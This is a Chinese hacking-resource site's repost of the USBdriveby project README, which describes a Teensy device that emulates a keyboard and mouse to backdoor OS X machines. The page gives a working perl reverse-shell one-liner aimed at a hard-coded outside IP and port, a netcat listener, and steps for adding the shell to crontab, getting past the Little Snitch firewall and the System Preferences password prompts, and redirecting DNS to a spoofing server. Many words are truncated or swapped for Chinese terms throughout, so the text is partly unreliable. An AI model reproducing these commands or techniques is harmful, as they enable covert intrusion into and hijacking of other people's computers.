 黑客技术
点击放大
usbdriveby - USBdriveby exploits the trust of USB devices by em
项目说明
USBdriveby

USBdriveby is a device you stylishly wear around your neck which can quickly and co install a backdoor and o DNS settings on an unlocked machine via USB in a matter of seconds. It does this by emulating a keyboard and mouse, blindly typing controlled commands, flailing the mouse pointer around and weaponizing mouse clicks.
In this project, we'll learn how to exploit a system's blind trust in USB devices, and learn how a $20 Teensy microcontroller can evade security settings on a real system, open a permanent backdoor, disable a firewall, control the flow of 网络 traffic, and all within a few seconds and permanently, e the device has been removed.
by // <> // < // Dec 17, 2014
Code a on github
<a href="
" target="_blank"><img src=" alt="USBdriveby" width="640" height="480" border="10" /></a>
------
O
I often wear a microcontroller around my neck, and have a few for a fun tasks. One that's more interesting is this, USBdriveby, which emulates a keyboard and mouse when plugged into a machine, exploiting the blind trust machines give USB devices.
Specifically, when you normally plug in a mouse or keyboard into a machine, no authorization is required to begin using them. The devices can simply begin typing and clicking. We exploit this fact by sending arbitrary keystrokes meant to launch specific applications (/Alfred/Quicksilver), permanently evade a local firewall (Little Snitch), install a reverse shell in crontab, and e DNS settings without any additional permissions.
While this example is on OS X, it is easily extendable to Windows and *nix.
We e OS X's security - while they attempt to prevent 网络 changes being done by just a "keyboard", and e most applications from changing position (special authorized accessibility features must be enabled which we don't ha for), we evade both of these with some unprotected applescript and carefully planned mouse mo. While a device like Rubber Ducky is similar, it's unable to mount the same attacks as it lacks HID Mouse emulation.
If you haven't checked out BadUSB, please do. The awesome Karsten Nohl and the srlabs team ha some much more ad methods of USB pwnage and ha this, though they have not released any 代码.
!
------
Software
USBdriveby
You can acquire the USBdriveby microcontroller 源码 代码 from my github: <
I' it for both Teensy and Arduino microcontrollers, however not all Arduinos are capable of emulating a USB HID keyboard/mouse (the Arduino Nano specifically cannot).
dns_spoofer.pl
I' a DNS ser responds to normal DNS requests properly, howe spoofed answers for specific hostnames. This runs on a remote host and allows us to manipulate the traffic of the system that's been hit by USBdriveby.
This is also a on my github: <
Net::DNS
My DNS spoofer depends on the Net::DNS suite of perl modules.
perl backdoor

We use a perl backdoor I de as all OS X and *nix machines have perl installed by default. You'll find many of these systems don't come with a C compiler, especially in the bare bones , but perl is always quietly a.
`perl -MIO::Socket -e'$c=new IO::Socket::INET("72.14.179.47:1337");print$c $_while<$c>'
netcat
To evade the local router and not require any ports opening up, we produce a reverse shell by connecting out to a server we control every 5 minutes , and once the connection is established, we can begin sending commands to the compromised machine. If the connection dies, the compromised system will connect back within 5 minutes. netcat is an easy way to support this.
netcat -l 1337
You could also use perl in lieu of netcat again:
perl -MIO -e'$c=new IO::Socket::INET(LocalPort,1337,Listen)->accept;print$c $_ while <STDIN>'
-----
Hardware
Teensy
$20: Teensy 3.1 is an awesome USB based microcontroller. It's small, more powerful than typical Arduinos, and inexpensive. It's perfect for this project with it's small form factor, support for emulating USB devices such as HID keyboards and mice, and it looks rad.
Chain
Get a cool chain so you can wear your USBdriveby device around as a pendant. You'll get compliments on your jewelry, but little do they know...
-----
O DNS Servers
In OS X, if you attempt to adjust DNS servers via networksetup -setdnsservers
, it asks for a password.If you try modifying
/etc/resolv.conf`, it asks for a password.If you try moving a window to a specific position on the screen settings, it asks for a password.
However, if you can go into the 网络 settings and manually click some buttons that the system prevents you from clicking with the keyboard, you can adjust settings without a password.
Since we can emulate a mouse, we can actually click on these buttons! Unfortunately we have no idea where on the screen the button will reside, and the system won't let us reposition the System Preferences window...or so they believe.
One feature that is not restricted is resizing a window, but while resizing, you can actually specificy where the resizing is to occur, e the positional security! Once you resize the window , we can position it in the top left corner, and always know where the "OK" and "Apply" buttons will be relative to that point.
We also need to know where our mouse position is, which realistically we will no idea. So we can simply run our mouse to the top left of the screen, much further than it will go, and then we can assume we'll be essentially the same position as the window, and then can mo from there. If we run into hot corners, we can just hit the corner again.
Here's the AppleScript that evades this:
-----
E the Little Snitch Firewall
Ironically, the Little Snitch firewall con allows you to use keyboard shortcuts to permanently allow outbound connections from our software! We simply send the right keystrokes (up up up left left enter), and voila. We never have to worry about it again.
!
If the user does not ha Snitch installed, we want to avoid hitting the up arrow in Terminal as we may accidentally launch a previous command, so we can also send a Ctrl+C to "kill" the current line in Terminal, where Ctrl+C does nothing in the Little Snitch modal.
-----
Emulating HID Devices
I go into the 代码 and emulating devices in the video!
-----
Custom DNS Server
I de a simple DNS ser actually answers requests properly except in the case of specific hosts we wish to spoof. We can spoof them in the 代码 or simply add them to /etc/hosts as my software spoofs anything in /etc/hosts as well.
-----
Questions?
Feel free to contact me with any questions!
Follow on Twitter!
You can see more of my projects at < or contact me at <>.
------
项目信息
开发语言:Arduino
Star 数:1265
技术要点
该项目属于黑客技术方向的开源资源,代码结构清晰,适合安全研究人员学习参考。项目围绕USBdriveby exploits the trust of USB devices by emulating an HID keyboard and mouse, installing a cross-platform firewall-e backdoor, and rerouting DNS within seconds of plugging it in.展开,提供了可运行的实现,对理解相关安全机制、工具原理与攻防技术具有较高的研究价值。
从技术实现角度看,此类项目的核心在于对底层原理的深入理解与工程化落地。开发者在研究过程中可以结合官方文档与社区讨论,梳理项目的初始化流程、核心模块职责与数据流转,逐步掌握其中的技术细节与设计思路。
使用与学习建议
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境与依赖。
3. 按照 README 中的步骤完成配置与部署。
4. 在隔离的测试环境中运行验证,避免影响生产系统。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与合法授权范围内的攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。
| 资源标题 | usbdriveby - USBdriveby exploits the trust of USB devices by em |
| 所属分类 | 黑客技术 |
| 发布作者 | admin |
| 发布时间 | 2026-10-05 22:15:21 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 362 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |